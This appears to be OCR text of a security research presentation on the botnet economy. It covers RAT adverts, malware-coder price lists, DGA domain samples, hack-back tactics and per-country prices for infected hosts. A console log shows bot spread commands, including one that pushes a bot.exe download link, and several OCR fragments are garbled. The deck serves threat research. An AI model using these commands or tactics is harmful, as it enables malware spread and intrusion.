


Gold Edition

- 6 months (unlimited) or 9 months(maximum 3 times) replacement warranty if it gets dedected by any antivirus (you can choose 6 months or 9 months)
- 7/24 online support via e-mail and instant messengers
- Supports Windows 95/98/ME/NT/2000/2003/XP/*Vista*
- Remote Shell (Managing with Ms-Dos Commands)
- Webcam - audio streaming and msn sniffer
- Controlling remote computer via keyboard and mouse
- Notifies changements on clipboard and save them
- Technical support after installing software
- Viewing pictures without any download(Thumbnail Viewer)

Price : 249$ (United State Dollar)

RAT – PayDay v0.1



http://192.168.1.100/update.exe


Customer	Conn	Computer Name	Username
192.168.1.8	1	LAB-418E3683C...	Admin

http://192.168.1.100/mswinsck.ocx

http://192.168.1.100/msinet.ocx

5/4/2009 | 9:59 μμ | CAPS | NUM

Hire-a-Malware-Coder (Custom Build)



```
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>>
+============================================================================
¦  m  Mute on/off            ¦  r  Reconnect             ¦  q  Quit
¦-----------------------------------------------------------------------------
¦  l  List clients (basic)   ¦  L  List clients (adv)    ¦  n  Number of cl
¦-----------------------------------------------------------------------------
¦  ur Reconnect user         ¦  uk Kill user             ¦  uc Command user
¦  ar Reconnect all          ¦  ak Kill all              ¦  ac Command all
¦  um Mute user              ¦  am Mute all              ¦  uq Query user
¦-----------------------------------------------------------------------------
¦  jl List onjoin commands   ¦  ja Add onjoin command    ¦  jr Remove onjoin cmd ¦
¦-------------------------------------------------------------------------------¦
¦  sr Server restart         ¦  sq Server quit           ¦                      ¦
+===============================================================================+
[21:26:10] EVENT: Joined: 127.0.0.1:1116
[21:26:20] EVENT: Joined: 127.0.0.1:1118
ur 127.0.0.1:1116
[21:26:44] EVENT: Quit: 127.0.0.1:1116
[21:26:49] EVENT: Joined: 127.0.0.1:1116
jl
[21:26:58] EVENT: On-join command: Total: 0
ja usbspread
[21:27:24] EVENT: Server: On-join command added
ja msnspread http://website.com/bot.exe
[21:27:42] EVENT: Server: On-join command added
jl
[21:27:44] EVENT: On-join command: 1: usbspread
[21:27:44] EVENT: On-join command: 2: msnspread http://website.com/bot.exe
[21:27:44] EVENT: On-join command: Total: 2
jr 1
[21:27:57] EVENT: Server: On-join command removed
jl
[21:28:00] EVENT: On-join command: 2: msnspread http://website.com/bot.exe
[21:28:00] EVENT: On-join command: Total: 1
uq 127.0.0.1:1118
[21:28:32] EVENT: Listing client: 127.0.0.1:1118 U L WINXP SP3 User Up: 0d 0h 16m
[21:28:32] EVENT: Total clients: 1 (without visitors and masters)
n
[21:28:46] EVENT: Total clients: 3
sr
Are you sure? (press y and then enter, else any other key)
y
[21:29:07] EVENT: Connection has been dropped.
Reconnecting...
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>>
+=========================================================================
¦  m  Mute on/off            ¦  r  Reconnect             ¦  q  Quit
```

```
not r
preac

injst

/* we will                      c spread again, after 1 min */
injstr->fun                     e(injstr->msns->hproc);
injstr->msn                     LL;
```

Platform: software running on MAC OS to Windows
Multitasking: have the capacity to work on multiple projects
Speed and responsibility: at the highest level
Pre-payment for new customers: 50% of the whole price, 30% pre-pay of the whole price for repeated customers

Rates: starting from **100 euros**

I can also offer you another deal, **I will share the complete source code in exchange to access to a botnet with at least 4000 infected hosts** because I don't have time to play around with me bot right now.

Hire-a-malware-coder Pricing

- **Other models exist for hire-a-malware-coder pricing**
- **Component/functionality based pricing**

Loader	€300
FTP & Grabber	€150
Assembler Spam bases	€220
Socks 4/5	€70
Botnet manager	€600
Scripts	€70
Password stealers (IE, MSN, etc.)	€70
AV-remover	€70
Screen-grabber	€70

Lookup Resilience

- **IP Flux**
  - Single-flux
    - Cycling of hundreds/thousands of IP’s with short TTL’s
  - Double-flux
    - Cycling of DNS server IP’s too.

- **Domain Flux**
  - Domain wildcarding
    - Random FQDN’s all point to same address
  - Domain generation algorithms
    - Dynamic list of FQDN’s generated daily

DAMBALLA

Dynamic Domain Generation

- Designed to thwart domain hijacking/closure

Sinowal

fhwwhkis.com
fhksvbjj.com
kixxgxhi.com
dfhkxefj.biz
xchtucfx.com
ehbcihsg.com
htiukhwb.com
xddjsvgh.com
ivfjxxgf.com
icdkvcjf.com

Bobax/Torpig

cfzxkefy.2mydns.net
ozzlcjfwxy.mykgb.com
uavpmphb.zipitover.com
nltngl.widescreenhd.tv
mohuajixthb.afraid.org
vemogoftiv.zipitover.com
fwsdqcxozwi.mycoding.com
iaguaku.afraid.org
pxkakigmdx.mario.org
zxeytdqgn.mario.org

Conficker A/B


jstlzaccs.cc
kupgc.info
gyagluso.info
ezffoozq.biz
hxqbgkyw.org
nxmezijg.info
sayklyqfhk.org
eplgu.org
hlgkiyogcgs.ws
oyvtk.cn

Conficker C

bjxqjh.com.sv
dgtqwe.be
cnxnp.com.py
btuutlevt.com.mt
bmjlezym.com.pe
bynzomen.com.mx
daagsup.com.bo
cequxn.ca
cxcsicbqn.ch
dcmrfv.gs

Hack-back

- **Curiosity killed the cat**
  - Turn botnet against CnC investigators




- **Identifying the researcher**
  - Repeated lookup of name servers
  - Resolution request for CnC host name
  - Wrong port/protocol in CnC connection
  - Missing handshake or keys
  - Identify sandbox/VM being used
- **Response tactics**
  - DDoS the IP address or netblock
  - Spam flood the researcher
  - Exploit and breakout of sandbox/VM
  - Give different (benign) responses to the researcher

Value...

Buyers & Sellers

- **Where to look?**
  - Most hacker and carding forums
- **Mechanisms for validation of buyer/seller**
  - Rating systems of buyers/sellers
  - Try-before –you-buy plus “free disclosures
- **How to pay**
  - Non-revocable money transfer
  - Volumes of stolen credentials
  - Segments of a botnet




There's a whole new world inside. Discover it now.

I'm a Woman looking for a Man

Between ages 25 and 35

Near ZIP/Postal code

Buying Botnet Victims



Октябрь 26/2007
Налетай на ES IT DE , идёт хороший подлив.

Октябрь 23/2007
Введено принудительная проверка грузимых файлов на предмет палености , если файл палится более чем 30% из тестируемых 11 антивирусов , то загрузка даной задачи прекращается и рядом с ней появляется уведомление. Проверка файлов производится через приватный сервис.

Октябрь 16/2007
Налетай не скупись покупай живой/Сь | а точнее микс и юсу.

Август 30/2007

Цены

Country	Price for 1k	
AU	300$	Order now
DE	220$	Order now
GB	210$	Order now
IT	200$	Order now
NZ	200$	Order now
ES	200$	Order now
US	110$	Order now
BG	100$	Order now
DK	100$	Order now
FR	100$	Order now
PT	100$	Order now
NL	100$	Order now
CA	80$	Order now
JP	80$	Order now
SE	70$	Order now
BR	60$	Order now
TR	60$	Order now
NO	50$	Order now


Lease (part of) an existing botnet

Web-based portal bot-management

For a small fee, attackers can rent/purchase members of a larger botnet.

Online tools enable remote management and configuration of the botnet agents

Portals include performance monitoring tools – how fast is the spam being sent, DDoS throughput, etc.



Bot traffic Statistics for [redacted] generated on 2008/08/09

Top 10 Counries

Country	Rating
Russia	7099 56%
United States	1641 13%
Germany	1504 12%
Netherlands	492 4%
